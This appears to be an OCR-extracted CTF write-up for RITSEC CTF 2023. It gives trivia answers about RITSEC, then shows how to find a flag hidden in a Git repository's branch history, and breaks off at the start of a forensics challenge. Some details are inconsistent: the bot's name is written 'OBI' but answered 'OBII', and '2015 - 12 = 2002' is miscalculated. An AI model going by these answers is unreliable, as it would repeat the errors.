


◆ Answer: `ritsec.club`

Q: When was the first RITSEC CTF?




Let's go to CTFtime!




◆ Answer: `2018`

Q: When was the first ISTS

After some Googling, I found the 12th annual of ISTS:





The 12th annual of ISTS is in 2015, so


$$2015 - 12 = 2002$$

year:

- Answer: `2002`


Q: When was RC3 founded?

In RITSEC about page, it's founded at 2013:




- Answer: `2013`

Q: What is the name of the RITSEC Current Discord Bot?




If we join to RITSEC Discord server, it'll have a bot called "OBI"




- Answer: `OBII`

Q: What is the name of RITSEC's CTF Team?



In CTFtime, we see their team name:



- Answer: `Contagion`


Q: Who was the first President of RITSEC?

Go to the RITSEC about page:

- Answer: `Micah Martin`

Flag

After answering all 10 questions, we can get the flag:



- **Flag:** `RS{TRIVIAL_TRIVIA_TRIUMPHS}`

Chandi Bot 6

Background


190 Points / 117 Solves

We finally found the source code. Can you dig through find the secret?


`https://github.com/1nv8rzim/Chandi-Bot`

Find the flag

In this challenge, it gives us a GitHub repository of the bot 🔗's link:



Right off the bat, we see there are **14 commits** in branch "master", and **3 branches**:



Let's clone that repository!

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Chandi-Bot)-
[2023.04.02|16:08:23(HKT)]
└> git clone https://github.com/1nv8rzim/Chandi-Bot.git
Cloning into 'Chandi-Bot'...
[...]
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Chandi-Bot)-
[2023.04.02|16:10:35(HKT)]
└> cd Chandi-Bot/; ls -lah
total 96K
```

```
drwxr-xr-x 8 siunam nam 4.0K Apr  2 16:10 .
drwxr-xr-x 3 siunam nam 4.0K Apr  2 16:10 ..
drwxr-xr-x 2 siunam nam 4.0K Apr  2 16:10 bot
drwxr-xr-x 5 siunam nam 4.0K Apr  2 16:10 commands
drwxr-xr-x 2 siunam nam 4.0K Apr  2 16:10 config
-rw-r--r-- 1 siunam nam   31 Apr  2 16:10 config_example.yml
drwxr-xr-x 8 siunam nam 4.0K Apr  2 16:10 .git
-rw-r--r-- 1 siunam nam   22 Apr  2 16:10 .gitignore
-rw-r--r-- 1 siunam nam  916 Apr  2 16:10 go.mod
-rw-r--r-- 1 siunam nam  47K Apr  2 16:10 go.sum
drwxr-xr-x 2 siunam nam 4.0K Apr  2 16:10 helpers
-rw-r--r-- 1 siunam nam  498 Apr  2 16:10 main.go
drwxr-xr-x 2 siunam nam 4.0K Apr  2 16:10 structs
```

Now, sometimes a version control's repository could contain some ***sensitive information in commits***, like API key, private SSH key, credentials, and other stuff like the flag.

To view commits in Git, we can use:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Chandi-Bot/Chandi-Bot)-
[2023.04.02|16:10:41(HKT)]-[git://master ✔]
└> git log -p
commit 91520f529945a5846c54feb28f7645437ce820b2 (HEAD -> master,
origin/master, origin/HEAD)
Author: Maxwell Fusco <54746239+1nv8rzim@users.noreply.github.com>
[...]
diff --git a/commands/enabled.go b/commands/enabled.go
new file mode 100644
index 0000000..21e8078
--- /dev/null
+++ b/commands/enabled.go
@@ -0,0 +1,13 @@
+package commands
[...]
```

However, there's nothing weird in master branch.

To switch to other branch we can use:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Chandi-Bot/Chandi-Bot)-
[2023.04.02|16:14:38(HKT)]-[git://master ✔]
└> git checkout fix-packages
branch 'fix-packages' set up to track 'origin/fix-packages'.
Switched to a new branch 'fix-packages'
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Chandi-Bot/Chandi-Bot)-
```

```
[2023.04.02|16:14:46(HKT)]-[git://fix-packages ✔]
└>
```

Then, view commit logs again:

```
┌[siunam♥earth]-(~/ctf/RITSEC-CTF-2023/Chandi-Bot/Chandi-Bot)-
[2023.04.02|16:14:46(HKT)]-[git://fix-packages ✔]
└> git log -p
[...]
diff --git a/commands/main.go b/commands/main.go
index 477d7d4..edb5dc4 100644
--- a/commands/main.go
+++ b/commands/main.go
@@ -82,6 +82,6 @@ func StartScheduledTasks() {

 func StopScheduledTasks() {
        if len(ScheduledEvents) > 0 {
-               quit <- "RS{GIT_CHECKOUT_THIS_FLAG}"
+               quit <- "kill"
        }
 }
[...]
```

Boom! We found the flag!

- **Flag:** `RS{GIT_CHECKOUT_THIS_FLAG}`

Forensics


Red Team Activity 1

Background

84 Points / 199 Solves

Q1: what was the script name that was dropped?

Note: Flag format is `RS{MD5sum(<answer string>)}`



Find the flag

